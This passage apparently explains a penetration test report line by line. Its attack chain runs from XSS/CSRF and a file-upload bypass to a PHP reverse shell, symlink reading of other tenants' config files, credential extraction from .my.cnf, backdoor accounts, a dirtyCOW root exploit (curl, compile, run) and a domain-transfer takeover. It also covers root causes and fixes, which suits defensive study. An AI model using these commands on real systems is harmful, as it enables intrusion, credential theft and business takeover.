A successful XSS attack redirects the admin to the /Surprise page, where the iframe is hidden off-screen. The admin has no idea that a rogue script executed without their knowledge and that a backdoor admin account was created.
The target website has a hard time distinguishing legitimate from rogue requests, because the requests come from a trusted admin's authenticated browser. The CSRF attack is therefore possible without the admin or the website realising it. The report notes that the XSS exploit can be rewritten so that it creates the user account without redirecting the admin to a different page.
Step 4: File upload bypass to PHP execution
The User Management context made the profile picture upload an obvious target.
Uploading a PHP file produced an error denying the upload. PHP is a programming language commonly used for websites; a .php file is not just text, the server runs it and sends the result to the browser.
Tinkering around, I found that only jpg and png files were accepted. Attaching the file with a jpg extension, test.php;.jpg, bypassed the file-type validation. Two programs, two readings, one gap.
A test.php file was uploaded first to test execution. Navigating to the images folder showed that test.php had been renamed and uploaded successfully, and the file could be executed from this path:
https://example.com/uploads/images/test-userID.php
Line by line:
https://example.comis the site./uploads/images/is the folder where profile pictures are stored.test-userID.phpis the uploaded file, renamed by the application to include the user's ID.
The contents of test-userID.php were:
<?php echo phpinfo();?>
Line by line:
<?phpand?>mark where PHP code starts and ends inside the file.echomeans "print this to the page".
With that confirmed, a reverse shell was uploaded and I connected to the target server from a terminal. A reverse shell is a program that makes the victim server open a connection back to the attacker's machine and hand over a command prompt. It is "reverse" because the server calls out to you, which often slips past firewalls that block incoming connections but allow outgoing ones.
The report notes that leaving a backdoor or other malicious code on the system allows an attacker to come back later or to perform multiple tasks on the web application server.
Step 5: Reverse IP lookup for other domains on the server
When more websites are hosted on the same server, an attacker is more likely to try to compromise every one of them. A reverse IP lookup asks the opposite question to a normal DNS lookup: instead of "what address does this name point to", it asks "which names point to this address". Because of shared hosting, the answer is often a long list.
A reverse IP lookup quickly showed all the other domains hosted on the same shared hosting server. The report lists three ways to do it:
1. /etc/valiases<?php$dir = '/etc/valiases';$files = scandir($dir);print_r($files);?>Email forwarders are set here which reveals domain name aliases2. /etc/named.confpreg_match_all("#named/(.*?).db#", $file, $r); //Contain 2 entries, internal & external$domains = array_unique($r[1]);Consists of zone entries for all the domains in that server.3. http://viewdns.info/reverseip/?host=domain.com
Line by line, in plain words:
1. /etc/valiasesis a file on a Linux server that lists email forwarding rules. The PHP snippet opens the folder, lists its files withscandir, and prints them withprint_r. Email forwarders set here reveal domain name aliases, which means other names the same customer uses.2. /etc/named.confis the configuration of the DNS server, the system that translates names into addresses. The snippet usespreg_match_allto pull out everynamed/....dbfilename, which contains two entries, internal and external, andarray_uniqueremoves duplicates. These are the zone entries for all the domains on that server.3. http://viewdns.info/reverseip/?host=domain.comis a public website that does the reverse lookup for you, no server access needed.
A list of a few more domains hosted on that server came back.
Step 6: Symlinks to read configuration files
A symlink (symbolic link) is a shortcut file that points at another file or folder, like a sticky note saying "the real document is in that drawer". The report describes symlinks as a common technique in the black-hat community: a symbolic path indicating the abstract location of another file or directory, useful for reading files of other users on a Linux server.
To read configuration files hosted on the server, the following command was executed:
ln -s /home/target/public_html/includes/config.php symlink.txt
Line by line:
ln -smeans "make a symbolic link"./home/target/public_html/includes/config.phpis the file we want to read: another tenant's configuration file, which typically holds database usernames and passwords.symlink.txtis the name of the shortcut we create in our own folder. Opening the shortcut opens the real file.
This creates a symlink for /home/target/public_html/includes/config.php as symlink.txt under the current directory. The report also shows a batch of links, including one to the filesystem root and one to each WordPress configuration file:
ln -s / symrootln -s /home/example/public_html/domain1/wp-config.php symlink1.txtln -s /home/example/public_html/domain2/blogs/wp-config.php symlink2.txtln -s /home/example/public_html/domain3/boxedlayout/wp-config.php symlink3.txt
Line by line:
ln -s / symrootlinks the whole filesystem root, the top of the tree, to a shortcut calledsymroot, giving a way to browse everything.- The next three lines each link a WordPress configuration file (
wp-config.php) from a different domain on the server to a shortcut numbered 1, 2 and 3. WordPress is a very common website builder, and its configuration file contains the database password in plain text.
One of the configuration files found on the server revealed database credentials.
Step 7: Reaching the database from inside the network
The database credentials from the configuration files could not be used from external networks, so DBMS tools had to be uploaded to the server to reach the database from within the internal network. A DBMS is a database management system, the software that stores and serves the data; Adminer or DBKiss are small web-based tools that let you browse and query a database through a browser.
The script was uploaded to a public directory on the server so it could be reached remotely through a browser, and that script interacts with databases in the internal network:
Example.com/Ciph3r00t/ConnectDB.php
Line by line:
Example.comis the site./Ciph3r00t/is the folder where the tool was placed.ConnectDB.phpis the script that connects to the database.
Once connected, backdoor accounts were created as proof of concept on the database server, with the following credentials, on all the WordPress installations found on that server:
Username: Ciph3r00tPassword: MD5Hash(password)=> [redacted]
Line by line:
Username: Ciph3r00tis the account name created on the database.Password: MD5Hash(password)=> [redacted]shows that the stored password is an MD5 hash. A hash is a one-way fingerprint of a value: the same input always gives the same output, but you cannot turn the output back into the input easily.
Step 8: Internal network recon
The report then dumps the recon of the internal network. Recon means gathering information about what is there before attacking anything. The network interfaces configuration was collected:
Network interfaces are the connections a machine has to networks, each with its own address. Knowing them tells you which internal networks the server can reach, and therefore what else might be attackable from it.
Port scanning followed:
More ports mean more services and more bugs. cPanel and WHM services were also running. cPanel is a Linux-based web hosting control panel that provides admin level controls to the hosting web server, so cracking it would give admin level control over the server. A scan was run to see how many other domains on this server were using cPanel.
Step 9: cPanel credentials from .my.cnf
Most MySQL programs can read startup options from option files, sometimes called configuration files, which specify commonly used options so they need not be entered on the command line each time. MySQL is a popular database system; an option file is like a saved set of preferences so you do not retype your username and password every time.
By default, cPanel and WHM's implementation of MySQL stores the MySQL root account password in the /root/.my.cnf configuration file. If the remote MySQL root password on the hosting server is changed, the remote MySQL server's /root/.my.cnf file must be updated. When the password for a domain is set in cPanel, a .my.cnf file is created in the home directory containing the domain username and password:
cat /etc/.my.cnf[client]user=ExampleUserpassword="MyStrongestPassword-TmV%dc_nt2@UXufQ"
Line by line:
cat /etc/.my.cnfprints the contents of the file to the screen.catis short for concatenate and simply dumps a file's text.[client]is a section header; it groups settings used by client programs that connect to the database.user=ExampleUseris the database username.password="MyStrongestPassword-TmV%dc_nt2@UXufQ"is the password, stored in plain text, meaning anyone who can read the file can read the password.
The MySQL credentials in the .my.cnf file are used to log in to phpMyAdmin and to install and uninstall Site Software, and the password is stored in plain text in that file. That is how access to cPanels was gained.
Switching the account on the Bluehost cPanel gave access to the Reseller account of the organisation, which the report attributes to the pitfalls of reusing the same passwords. A reseller account is one level above a single website: it can manage many customer accounts, so one reused password unlocked far more than one site.
Step 10: Rooting the server with dirtyCOW
During the assessment period there was a boom of dirtyCOW. On 19 October 2016 a privilege escalation vulnerability in the Linux kernel was disclosed in virtually all versions of the Linux operating systems and was actively being exploited in the wild. Privilege escalation means going from a low-power account to a high-power one; the kernel is the core of the operating system that manages memory, files and processes.
The dirtyc0w proof-of-concept exploit used here generates a new password hash on the fly and modifies /etc/passwd automatically. /etc/passwd is the file that lists user accounts on a Linux system. The author only had to run it and pwn, with a backconnect from the application to the terminal using the PHP reverse shell for a neat interface. The commands were:
Download:curl https://github.com/FireFart/dirtycow/blob/master/dirty.cCompilation:gcc -pthread dirty.c -o dirty -lcryptExecution:chmod +x dirty./dirtysu firefart
Line by line:
Download:curl https://github.com/FireFart/dirtycow/blob/master/dirty.cfetches the exploit source code.curlis a command-line tool for downloading things from the web.Compilation:gcc -pthread dirty.c -o dirty -lcryptturns the source code into a runnable program.gccis the C compiler,-pthreadenables threads (parallel work),-o dirtynames the outputdirty, and-lcryptlinks the password-hashing library.Execution:chmod +x dirtymarks the file as executable, so the system will run it../dirtyruns it from the current folder.su firefartswitches to the new user calledfirefart, which the exploit created with root-equivalent power.
More information on the dirtyC0w exploit is at https://dirtycow.ninja/ and https://github.com/FireFart/dirtycow/blob/master/dirty.c.
Step 11: Business takeover through domain transfer
With enough privileges and access to the control panel, it is also possible to transfer a domain from one registrar to another. A registrar is the company that sells and manages domain names, like the shop where you register a street address.
The report points to a domain transfer process video and to Bluehost's help page at https://my.bluehost.com/hosting/help/350. Transferring a domain involves multiple steps and requires going through the authorisation process: unlocking the target domain, extracting the EPP code, and purchasing the domain with another registrar. The EPP code is a secret code the current registrar gives the owner to prove they consent to the move; without it, nobody can take the name.
Some steps happen with the target registrar and some with the new registrar. The process takes days and can be detected with monitoring and alerts, but if it is missed, the business is lost. That is the business takeover: not stealing data, but taking the name customers type into their browser.
Why it worked: the root causes
Several separate mistakes combine here.
- The login form accepted
' or 1--and authenticated the request. Parameterisation means keeping the instruction and the data separate, so typed characters can never change the instruction. - The user creation endpoint accepts a
roleparameter that the client is not supposed to control, and the server trusts it. That is the mass assignment flaw. - The CSRF defence exists in name only: the
csrf_cookie_nametoken is checked for existence and validity but not bound to the user it was issued to, so a token from one session works for another. - Stored XSS in message fields, forum chat and other areas gives the attacker a delivery channel to the admin's authenticated browser.
- Symlinks let the attacker read other users' files on the shared server, including WordPress configuration files with database credentials.
- Credentials are stored in plain text in
.my.cnf, and passwords are reused across accounts, which is what allowed the move from a domain panel to the reseller account.
What the impact was
An attacker who reaches the login form can authenticate without credentials. From there, an admin account can be created that does not appear in the User Management listing, giving persistent access. Through the upload flaw, PHP code executes on the server, which leads to a reverse shell. On a shared host, the other domains on the same server can be enumerated and their configuration files read through symlinks, exposing database credentials. Those credentials allow backdoor accounts on every WordPress installation found on the server. Internal recon exposes further services, and plain-text credentials in .my.cnf give access to cPanel, including, through password reuse, a reseller account. Kernel privilege escalation gives root. With control panel access, a domain transfer becomes possible, which the report describes as a potential business takeover, while noting that the transfer takes days and can be caught by monitoring and alerts.
How to fix it
- A prepared statement is a query template where the data is filled in separately, so it can never be read as an instruction.
- Do not accept role or privilege fields from the client on user creation; assign roles server-side from the authenticated user's permissions.
- Encoding means turning characters like
<into harmless text so the browser shows them instead of running them.
The report states that the assessment report was sent on time and that all the loopholes were communicated to the appropriate teams with an action plan for remediation.
Things to try if you are testing your own systems
- Try
' or 1--and other tautologies in login fields. A tautology is a statement that is always true. A positive result is a session issued without valid credentials. - Add
role=1,role=admin,role=adminsitrator,role=0,role=rootor a username to user creation requests. A positive result is an account with elevated privileges that does not appear in the user listing. - Replay a CSRF token from one session in another user's request. A positive result is the action succeeding despite the token belonging to a different user.
- Send a stored XSS payload through messaging or chat and check whether it executes in the admin's browser. A positive result is script execution in the privileged session.
- Upload
test.php;.jpgand similar double-extension names. A positive result is a PHP file stored under the uploads path and executed when requested. - Use symlinks to read configuration files of other users on shared hosting. A positive result is credentials appearing in the linked file.
- Run a reverse IP lookup against the target and check
/etc/valiasesand/etc/named.conffor other domains. A positive result is a list of additional domains on the same server. - Read
.my.cnffiles for plain-text MySQL credentials and try them against cPanel and phpMyAdmin. A positive result is a successful login, and possibly a reseller account through password reuse. - Check the kernel version against dirtyCOW and, where permitted, run the FireFart exploit. A positive result is a new root-equivalent user such as
firefart.
The report closes with the possible exploit chains it assembled:
- XSS + CSRF + Mass Assignment leading to backdoor admin accounts.
- XSS + CSRF leading to uploader restriction bypass, PHP upload and RCE. RCE means remote code execution: running your own code on someone else's machine.
- XSS + CSRF leading to a reverse shell, reverse DNS, symlinks, credentials from config files, a DBMS script and database access, then backdoor CMS accounts. A CMS is a content management system, software like WordPress that runs a website.
- XSS + CSRF leading to a reverse shell and privilege escalation to root.
- Port scanning, service mapping, cPanel credential extraction, domain control panel login, switching to the reseller account, a domain transfer request and business takeover.
Glossary
- Admin / Administrator: an account with the highest level of permission in an application, able to manage other users and settings.
- Authentication: the process of proving who you are, usually with a username and password.
- Backdoor: a hidden way into a system that the legitimate owners do not know about.
- cPanel: a Linux-based web hosting control panel that lets a website owner manage files, email, databases and domains through a browser.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a request the user did not intend, using the cookies the browser attaches automatically.
- CSRF token: a random value given to a form so the server can check the form came from its own pages and belongs to the right user.
- Cookie: a small piece of text a website stores in your browser and receives back with each request; a session cookie identifies a logged-in user.
- Database: organised storage for an application's data, such as users, messages and settings.
- DBMS: database management system, the software that stores and serves a database.
- Dirbuster: a tool that guesses file and folder names on a website to find hidden pages.
- dirtyCOW: a 2016 Linux kernel privilege escalation vulnerability that let a normal user become root.
- DNS: the system that translates domain names into IP addresses.
- Endpoint: a specific address on a server that performs an action.
- EPP code: a secret code a domain registrar gives the owner to authorise moving a domain to another registrar.
- Hash: a one-way fingerprint of a value; the same input always gives the same output, but the output cannot easily be turned back into the input.
- Hosting: a service that stores and serves websites on a server.
- IDOR (Insecure Direct Object Reference): a flaw where an application lets you access an object (a record, a file, an account) by its identifier without checking that you are allowed to.
- Iframe: an HTML element that embeds one web page inside another.
- Kernel: the core of an operating system that manages memory, files and processes.
- Mass Assignment: a flaw where an application accepts fields from the client that it should set itself, such as a user's role.
- MD5: an old hashing algorithm, now considered weak for passwords.
- MySQL: a popular database system.
- Parameter: a named value sent with a request, such as
role=1. - Parameterised query / prepared statement: a way of building database queries where the instruction and the data are kept separate, so input cannot change the instruction.
- PHP: a programming language commonly used for websites; the server runs
.phpfiles. - phpMyAdmin: a web-based tool for managing MySQL databases.
- Port: a numbered door on a computer through which a service listens.
- Privilege escalation: going from a low-power account to a higher-power one, up to root.
- RCE (Remote Code Execution): running your own code on someone else's machine over a network.
- Registrar: a company that sells and manages domain names.
- Reseller account: a hosting account one level above a single website, able to manage many customer accounts.
- Reverse IP lookup: finding all domain names that point to a given IP address.
- Reverse shell: a program that makes the victim server connect back to the attacker and hand over a command prompt.
- Role: a label that decides what an account may do.
- Root: the most powerful user on a Linux system, able to do anything.
- Session: the period during which a website remembers you as logged in, usually via a cookie.
- Shared hosting: one physical server hosting many websites, each in its own folder.
- SQL: the language used to talk to a database.
- SQL injection (SQLi): typing characters into input that change the meaning of a database query.
- Symlink: a shortcut file that points at another file or folder.
- Tautology: a statement that is always true, such as
1=1. - WHM: the reseller-level control panel that manages many cPanel accounts.
- WordPress: a very common website builder; its configuration file holds the database password.
- XSS (Cross-Site Scripting): getting your own code into a page other people view; stored XSS means the code is saved on the server and served to later visitors.



